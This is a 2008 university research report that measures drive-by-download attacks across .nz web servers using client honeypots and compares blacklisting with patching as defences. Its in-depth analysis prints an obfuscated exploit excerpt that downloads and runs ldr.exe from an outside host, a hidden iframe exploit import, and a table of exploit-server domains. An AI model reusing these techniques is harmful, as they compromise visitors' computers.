
VICTORIA UNIVERSITY OF WELLINGTON
Te Whare Wananga o te Upoko o te Ika a Maui



School of Mathematical and Computing Sciences
Computer Science

PO Box 600
Wellington
New Zealand

Tel: +64 4 463 5341, Fax: +64 4 463 5045
Email: office@mcs.vuw.ac.nz
http://www.mcs.vuw.ac.nz/research

Internet NZ Study - Stage 2 Report

Christian Seifert, David Stirling, Vipul Delwadia, Ian Welch, Peter Komisarczuk
{cseifert, david.stirling, vipul.delwadia, ian.welch, peter.komisarczuk}@mcs.vuw.ac.nz

May 2008

Executive Summary

Broadband connectivity and the great variety of services offered over the Internet have made it an important source of information and entertainment and a major means of communication. In 2008, users are more connected than ever.

With connectivity to the Internet, however, come security threats. Because the Internet is a global network, an attack can be delivered anonymously from any location in the world.

As part of work commissioned by InternetNZ, Victoria University of Wellington has gathered intelligence on the threat from malicious servers across the .nz domain. In this study, all index pages of publicly accessible web servers were inspected for malicious content that launch drive-by-download attacks.

Results of this study show malicious URLs in the .nz domain. Inspecting 247,198 URLs, 52 malicious URLs were identified. Assuming 1173 web pages per web server on average and a consistent percentage of malicious web pages across all web pages, approximately 61,000 malicious web pages are estimated to exist in the .nz domain.

The physical hosts of these URLs were primarily located in New Zealand and the United States of America. However, the actual exploits were often imported from centralized exploit servers that were located in countries with more lenient cyber laws, such as China and Russia.

Blacklisting and patching was evaluated as defenses against these malicious URLs. Several blacklisting providers did not know about these malicious URLs and would therefore inadequately protect end users from these URLs. However, the Haute Secure browser plug-in, which not only checks the main URL against its blacklist, but all contained references, has a higher detection rate of 77%. Patching, on the other hand, was mechanism that provides effective protection. None of the 52 malicious web pages were able to successfully attack a patched system.

The malicious URLs seem to be highly dynamic. None of the URLs of the .nz identified in stage 1 and several URLs identified in this stage of the study solicit malicious behavior shortly after the data collection was completed. Malicious content seem to appear and disappear within days. In the next stage of this work, periodic assessment of the .nz will be undertaken. Repeated inspection will increase the understanding on the dynamic nature of the malicious content.

In addition, periodic monitoring of the malicious sites with a fully patched system will be undertaken as part of stage 3 of this study. While patching seems very successful to protect against malicious web sites, there is a residual risk of a successful attack by zero day exploits. We assume that these exploits will be deployed by existing malicious web servers first, so periodic monitoring of these servers might reveal these zero-day exploits as they appear.

1 Introduction

Broadband connectivity and the great variety of services offered over the Internet have made it an important source of information and entertainment and a major means of communication. In 2008, users are more connected than ever.

With connectivity to the Internet, however, come security threats. Because the Internet is a global network, an attack can be delivered anonymously from any location in the world. Security professionals responding to these threats offer a wide range of mitigation strategies, and measures such as antivirus software and firewalls are quite effective at fending off many of these attacks.

As attack vectors are barred by defenses, malicious users seek out new, unprotected paths of attack. One of these is the client-side attack, which targets client applications. As the client accesses a malicious server, the server delivers the attack to the client as part of its response. A web server that attacks web browsers is a common example. As the web browser requests content from a web server, the server returns a malicious web page that attacks the browser. These, so-called drive-by-download attacks, are capable of gaining complete control of the user's machine. Traditional defenses, such as firewalls, pose no barrier against these attacks and antivirus detection is currently poor [15].

Client-side attacks are prevalent in many areas of the Internet [14]. As such, any user might be affected and if this problem is not tackled more effectively it might result in a loss of trust in usage of the Internet and therefore negatively impact cyber commerce, banking and e-government efforts.

This work is concerned with taking a closer look at the threat for the New Zealand (.nz) domain. In stage 1, a comparative study on a sample malicious web servers from various domains showed that the .nz domain showed significantly lower levels of client-side attacks than other domains. However, it also revealed client-side attacks in the .nz domain do exist and demonstrated that the .nz domain is not immune against this threat. Several malicious URLs were identified. In stage 2, a more comprehensive look at the .nz domain was taken. This report summarizes the results of stage 2.

2 Background

Client honeypots were the primary means on how URLs were identified in this study. Client honeypots are an emerging technology for detecting malicious servers on a network. Client honeypots interact with potentially malicious servers and assess whether the web page returned by the server contains an attack.

High-interaction client honeypots use a dedicated, vulnerable computer system to interact with potentially malicious servers [18, 19, 8, 13]. As responses from these servers are consumed by the client honeypot, it monitors the operating system for any unauthorized state changes (excluding authorized changes to the system state associated with background system processes, such as the creation of temporary cache files). For instance, if a new file appears in the start-up folder after the vulnerable browser interacted with a server, the client-honeypot can conclude that the server it just interacted with must have launched a successful attack and placed it there. The great advantage of high-interaction client honeypots is the ability for them to detect known as well as *unknown* attacks.

3 Methodology

Using high-interaction client honeypots, the index entry pages of 247,198 unique web servers in the .nz domain were inspected. Each malicious URL and web server response was recorded and analyzed. The study design is described in this section; results are presented in Section 4.

3.1 Lab Setup

The high-interaction client honeypot used for this study is Capture-HPC v2.1 configured with Windows XP SP2 and Internet Explorer 6 SP2. It is an open-source high-interaction client honeypot that has been developed at Victoria University of Wellington [13]. It can drive a number of clients and therefore is able to detect a wide range of attacks. It monitors the registry, file system, and processes on the kernel-level and therefore is resilient against obfuscation attempts by attacks and malware.

In stage 1, a hybrid system was used. However, such a system missed about a quarter of the attacks that high-interaction client honeypots would detect. Because stage 2 aimed at taking a comprehensive look at the .nz domain, the URLs were exclusively inspected with the more accurate high-interaction client honeypot.




Figure 1: Lab Setup

Several high-interaction client honeypots were used to inspect potentially malicious URLs. For analysis purposes, all requests were made via a HTTP/DNS proxy server Squid v2.6 and Pdnsd 1.2.6 [20, 7]. These servers were configured to cache more aggressively compared to a standard configuration to support the subsequent analysis [12].

3.2 Data Collection

In April 2008, 247,198 URLs from the .nz domain were inspected by our high-interaction client honeypot. The URLs were obtained from the .nz domain file. Each unique hostname entry of the domain file was checked for the existence of a common web server listening port (TCP port 80) indicating the existence of a web server. For all hostnames that did not indicate the existence of a web server, the hostname was modified with the prefix "www." and existence of a web server checked once again. For all hostnames for which an indication of a web server existed, a URL was generated that pointed to the main entry point of the web server, for example "http://www.vuw.ac.nz/".

All URLs were inspected by the high-interaction client honeypot Capture-HPC v2.1 With each malicious page detected, Capture would report the malicious classification, the URL, and all the unauthorized state changes that occurred on the machine. In addition, the network traffic as well as the web page itself was recorded by the HTTP and DNS proxy.

All malicious URLs were further analyzed. First, they were inspected once again with a fully patched system. This allowed us to assess whether dangerous zero-day exploits exist in the .nz domain. Second, a brief description of the web page and popularity ranking from Alexa, Google Toolbar and SiteAdvisor service [2, 1, 6] obtained by visually inspecting the web page to assess whether popularity and particular topic areas show a higher concentration of malicious web pages. Third, each URL was cross-checked against the URL assessment service of Google's Safe Browsing API [4], McAfee SiteAdvisor [6], Stopbadware database [16], and with the HauteSecure browser plugin [5]. This allowed us to evaluate whether knowledge of these pages by leading blacklisting services exist. This is an indicator of whether commercial services would allow for the protection against malicious web pages. Lastly, a few malicious web pages were inspected in-depth to assess how malicious content was placed on the web pages.

4 Results

Inspecting the 247,198 URLs, a total of 52 malicious URLs were detected. The URLs point to web pages that attack Internet Explorer 6 SP2. A server will be able to gain complete control of such a system if the user merely navigates to such a page. The user will not notice that an attack has been launched. (Note that due to the dynamic nature of malicious networks, the URLs might or might not exhibit malicious behavior today. The time these URLs exhibited malicious behavior was in April 2008.)

We found malicious sites that fill a wide spectrum of topics: From shopping sites, personal sites, to tourist sites. It seems as if sites from various topic areas pose a risk to the end user. Adjusting browser behavior might reduce the risk (e.g. avoid SPAM links and adult content sites), but the risk cannot be eliminated.

Popularity of these sites in general is low; 17 of the URLs were not known to SiteAdvisor, Alexa or Google. Only 2 sites showed a medium popularity. In general, it is expected that in global comparison, sites in the .nz domain will rank low. The fact that several were not tracked by these services poses a risk, because if a site is not known, a security assessment is not likely to take place and therefore the site will not tagged malicious by the corresponding blacklisting services.

Contributing to this failure is the fact that the exploits contained on these pages are highly




Figure 2: Map of hosts

dynamic. A page that contains an exploit today might not contain an exploit tomorrow. Some of the 52 sites identified are already offline just a few weeks after they were initially inspected. The two URLs that were identified in stage 1 of our study are not tagged as malicious in stage 2 of this study. The sites might have gone offline or the malicious content might have disappeared. Continuous comprehensive monitoring is essential to reliably identify malicious web servers. Stage 3 of this study will monitor the .nz domain on a periodic basis.

Several publicly available blacklisting services were used to check whether the malicious sites were known to the service. A combined assessment of Google, Stopbadware.com, and SiteAdvisor showed that only nine out of 52 sites were tagged as suspicious or malicious. Blacklisting based on these services would have protected the end user inadequately.




Figure 3: Centralized Exploit Servers

The browser plug-in by Haute Secure shows more promising results that allows for protection against malicious web pages. Haute Secure was able to detect 40 out of 52 sites, because this software takes a different approach. Instead of merely checking the main URL, the Haute Secure plug-in also checks for links embedded on that page. For instance, if a URL foo.com contains an iFrame that points to maliciousSite.com, Haute Secure will detect and block the request to the maliciousSite.com effectively protecting the end user. The approach is more successful than merely blocking the main URL, because many malicious URLs point to few centralized exploit servers as shown in FigureF:ExploitServer.




Figure 4: Map of exploit servers

The exploit servers identified by Haute Secure are shown in Table 1. The location of the exploit servers is shown in Figure 4. This Figure shows that the exploit servers are geographically more globally disbursed than the host of the .nz domain (as shown in Figure 2. The hosts of the .nz domain are primarily located in New Zealand and the United States. The exploit servers referenced by these pages, however, are located in countries in which the cyber laws might be more lenient, such as Russia and China.

Besides blacklisting, patching was evaluated. Many malicious web servers aim at exploiting publicly known vulnerabilities. While the effectiveness of these exploits is limited, they are readily available and cheap. Infection of 1000 users with little investment might be favorable to the attacker than infection of 100,000 users with great burden that comes with the development/deployment of a zero-day exploit. Our analysis of inspecting the malicious URLs with a fully patched system resulted in zero successful attacks. As such, patching is a very successful mechanism to defend against these attacks. However, in case just one malicious URL deploys a zero-day exploit, the impact on end users would be tremendous. As such, monitoring the .nz with a fully patched and unpatched system is recommended to keep users safe.

5 In-depth Analysis

In this section, we take a closer look at specific sites and exploits. The goal is to gain a better understanding on how malicious content might have been placed on the site. Due to the manual nature of analysis, only a few sites can be included in this analysis. Development

of automated analysis tools that helps to deepen the understanding of malicious web sites is desired future work.

Malicious content can be place on a web site through various mechanisms. The exploit could be directly placed on the web page. Often this code is obfuscated to avoid detection by intrusion detection systems or anti-virus software. Alternatively, exploit code can be imported from a centralized exploit server. The import statement could be placed on the web page by an attacker who gained direct access to the web server, via third parties, such as advertisement or counters, or via man-in-the middle attacks. We review specific examples found in the .nz domain next.

5.1 Direct Exploit

We found one example of where the exploit directly sits on the web page itself. This page does not make use of one of the few centralized exploit servers, but rather the exploit is embedded in the html code of the page, which is one of the reasons why HauteSecure's browser plugin is unable to identify this page as malicious. The code might have been placed there by the operator of the site or by a malicious third party.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
        <title>Virtual Magic Limited homepage</title>
</head>
<body>
<script>var temp="",i,c=0,out="";var
str="60!83!99!114!105!112!116!32!76!97!110!103!117!97!103!101!61!39!74!97!118!97!83!99!114!105!11
2!116!39!62!32!10!102!117!110!99!116!105!111!110!32!107!97!115!112!101!114!115!107!121!40!115!117
!99!107!44!100!105!99!107!41!123!125!59!10!102!117!110!99!116!105!111!110!32!107!97!115!112!101!1
14!115!107!121!50!40!115!117!99!107!95!100!105!99!107!44!97!103!97!105!110!41!123!125!59!10!10!11
8!97!114!32!109!109!32!61!32!110!101!119!32!65
…
!114!116!40!41!32!123!10!32!105!102!32!40!33!32!77!68!65!67!40!41!32!41!32!123!10!32!115!116!97!1
14!116!79!118!101!114!102!108!111!119!40!48!41!59!32!10!125!32!10!125!10!115!116!97!114!116!40!41
!59!32!10!60!47!115!99!114!105!112!116!62!";l=str.length;while(c<=str.length-
1){while(str.charAt(c)!='!')temp=temp+str.charAt(c++);c++;out=out+String.fromCharCode(temp);temp=
"";}document.write(out);</script>
<img src="Black&#32;aluminium&#32;VM&#32;web3f&#32;copy.jpg" width="1024" height="768" alt=""
border="0">
</body>
</html>
```

Figure 5: Obfuscated exploit

The exploit itself is obfuscated. This is a very common technique in which custom JavaScript de-obfuscation functions are used to write the exploit onto the page. An abbreviated example is shown in Figure 5. A obfuscated value is provided in form of ASCII values. The custom de-obfuscation function simply converts these values into their corresponding character representation and appends this representation to the web page via the document.write function.

An abbreviated version of the exploit is shown in Figure 6. Once successfully triggered, it will push and execute the malware ldr.exe onto the end users machine. The attack code is a multi-step attack that first obtains the payload via the XMLHTTP object, writes it to disk via the ADODB (BID: 10514) object and then executes it with the WScript.Shell or Shell.Application object (BID: 10652). The vulnerability targeted are all older vulnerabilities for which patches have been available.

```
<script>

…

var urlRealExe = 'http://www.rxpromotion.info/workspase/local/ldr.exe';

…

if (a) {
 if (! v[0]) {
 v[0] = CreateObject(a, "msxml2.XMLHTTP");
if (! v[0])
v[0] = CreateObject(a, "Microso"+"ft.XM"+"LHT"+"TP");
if (! v[0])
v[0] = CreateObject(a, "MSX"+"ML2.Se"+"rverXM"+"LHT"+"TP");}
if(! v[1]) {
v[1] = CreateObject(a, "ADODB.Str"+"eam"); }
if (! v[2]){
v[2] = CreateObject(a, "WSc"+"ript.Sh"+"ell");
if (! v[2]) {
v[2] = CreateObject(a, "Shel"+"l.Ap"+"pl"+"icati"+"on");
if (v[2])
n=1;

…

</script>
```

Figure 6: De-obfuscated exploit

5.2 Exploit Import

We found one example in which the main page contains an exploit import statement. Instead of containing the exploit directly, an import statement is used to pull the exploit from a centralized exploit server onto the page. Centralized exploit servers allow attackers to track exploitation across multiple pages and to update their exploit code easily to increase the effectiveness of their attacks.

```
<iframe src=http://google-analysis.com/in.cgi?9 width=1 height=1></iframe>
```

Figure 7: Exploit import

The exploit is pulled onto the page via a simple iFrame statement as shown in Figure F:B-guidedExploitImport. When opening the page, the page http://google-analysis.com/in.cgi?9 is opened, which contains the actual exploit. (This link does not point to the legitimate Google's Analytics service [3].) The iFrame code itself might have been placed by the web site administrator in good faith that this code is required to make use of the Google Analytics service. Alternatively, the code might have been placed there by a third party. Several posts on the Internet suggests the latter [17].

6 Related Work

Stage 1 of this study resulted in detection of 38 malicious URLs on 664,000 URLs. Stage 1 estimated the number of malicious hosts in the .nz domain to be 640 hosts based on the assumption that 4 million hosts exist in the .nz domain. With access to the domain file, the actual number of live web servers was much lower. Equipped with this knowledge, the stage 1 estimate would have been 40 malicious hosts for the .nz domain. A figure that is not

statistically different from what was actually obtained in stage 2 of this study.

A recent technical report by Google Inc. shows China, US, and Russia at the top serving malicious content [10]. No data is provided for Australia, New Zealand, and UK. Also, the study compares relative number of URLs rather than equal number of URLs resulting in countries being ranked higher if more servers exist in those countries. Nevertheless, this technical report supports our finding about exploit servers, which are primarily located in Russia, US, and China.

McAfee SiteAdvisor performed a comparative study of malicious URLs by top level domain in 2007 in which 265 country and several generic top level domains were compared [9]. This study not only assessed URLs for drive-by-download attacks, but rather utilized the SiteAdvisor classification which also takes into account malicious binaries, pop-ups, spam factor resulting from submitted email addresses, etc. The riskiest country top level domain was .ro (Romania). The results from this study ranks the .au domain the lowest with 0.2%, followed by .uk domain (0.5%), .nz domain (0.6%) and finally the .com domain (5.5%).

7 Conclusion

In this study, 247,198 URLs were inspected by a high-interaction client honeypot. This inspection resulted in identification of 52 malicious URLs. Only index pages of web servers were inspected. If a web server contains 1173 web pages on average [11] and the percentage of malicious web pages is comparable to the percentage on index pages, this would result in approximately 61,000 malicious URLs in the .nz domain.

Malicious URLs were cross-checked against known bad site of the Stopbadware, Google index and McAfee SiteAdvisor. Very few URLs were known by these three sources. This is an indication how difficult it is to identify malicious pages on the Internet and provide defensive intelligence to end-users. Malicious pages might appear and disappear on pages within short period of times.

The Haute Secure browser plug-in was more successful in detection of the malicious content, because it instruments the browser and is able to view and check the commonly used centralized exploit servers. However, as shown by the site virtualmagic.co.nz, centralized exploit are not used consistently resulting in false negatives by this software as well.

Patching was a successful method to defend against malicious web pages. None of the pages that were detected as part of this study successfully attacked a patched system. Despite its great success as a defensive approach, patching still does not provide complete protection. Zero-day exploits that can successfully attack a fully patched version of a browser remain a risk. It is suspected that malicious servers are quick to distribute such zero-day exploits as they become available. In stage 3 of this study, a fully patched system will be used to monitor malicious web pages on a continuous basis.

8 Future Work

Stage 3 of the study will take a closer look at the dynamic nature of the malicious web pages. Repeated comprehensive scans of the .nz domain will be performed by the client honeypot on a monthly basis. Malicious pages identified will be scanned weekly by patched and unpatched

system. Stage 3 should provide us with valuable information on how quickly the landscape of malicious web pages changes.

Acknowlegement

This work was funded by InternetNZ.

References

[1] Alexa Internet, Inc. Alexa toolbar, 1996.

[2] Google Inc. Google toolbar, 2000.

[3] Google Inc. Google analytics, 2007.

[4] Google Inc. Google safe browsing api, 2007.

[5] HauteSecure. Hautesecure, 2007.

[6] McAfee, Inc. Mcafee siteadvisor, 2005.

[7] Moestl, T., and Rombouts, P. Pdnsd - proxy dns server, 2000.

[8] Moshchuk, A., Bragin, T., Gribble, S. D., and Levy, H. M. A crawler-based study of spyware on the web. In *13th Annual Network and Distributed System Security Symposium* (San Diego, 2006), The Internet Society.

[9] Nunes, D., and Keats, S. Mapping the mal web, 2007.

[10] Provos, N., Mavrommatis, P., Rajab, M. A., and Monrose, F. All your iframes point to us, 2008.

[11] Seifert, C. Improving detection accuracy and speed with hybrid client honeypots, phd proposal, 2007.

[12] Seifert, C., Endicott-Popovsky, B., Frincke, D., Komisarczuk, P., Muschevici, R., and Welch, I. Justifying the need for forensically ready protocols: A case study of identifying malicious web servers using client honeypots. In *4th Annual IFIP WG 11.9 International Conference on Digital Forensics* (Kyoto, 2008).

[13] Seifert, C., and Steenson, R. Capture - honeypot client, 2006.

[14] Seifert, C., Steenson, R., Holz, T., Bing, Y., and Davis, M. A. Know your enemy: Malicious web servers, 2007.

[15] Seifert, C., Welch, I., Komisarczuk, P., and Narvaez, J. Drive-by-downloads, February 2008 2008.

[16] Stopbadware.org. stopbadware.og, 2006.

[17] Tung, L. Google: G'arn, i'll swap ya privacy for security, 2008.

[18] Wang, K. Honeyclient, 2005.

[19] Wang, Y.-M., Beck, D., Jiang, X., Roussev, R., Verbowski, C., Chen, S., and King, S. Automated web patrol with strider honeymonkeys: Finding web sites that exploit browser vulnerabilities. In *13th Annual Network and Distributed System Security Symposium* (San Diego, 2006), Internet Society.

[20] Wessels, D., Nordstroem, H., Rousskov, A., Chadd, A., Collins, R., Serassio, G., Wilton, S., and Francesco, C. Squid web proxy cache, 1996.

Exploit Servers
124.217.252.62
1counter.info
216.219.170.236
22z.ru
2traff.cn
3hosts.info
3traff.cn
58.65.232.33
58.65.236.89
61.132.75.71
61.155.8.157
77.221.133.150
adserv.cn
alien-stats.com
atomakayan.biz
caatadgouk.com
cdpuvbhfzz.com
fallout2.cn
google-analysis.com
hack-shop.org.ru
icqdosug.com
ktes314.org
lipitor.freehoxt.com
managerss.cn
nahuja.ru
newgoldshop.com
olthart.com
prostas.net
reddii.org
top100-counter.com
traffurl.ru
www.googleanalitics.net
www.wp-stats-php.info
xanjan.cn

Table 1: Exploit Servers identified by Haute Secure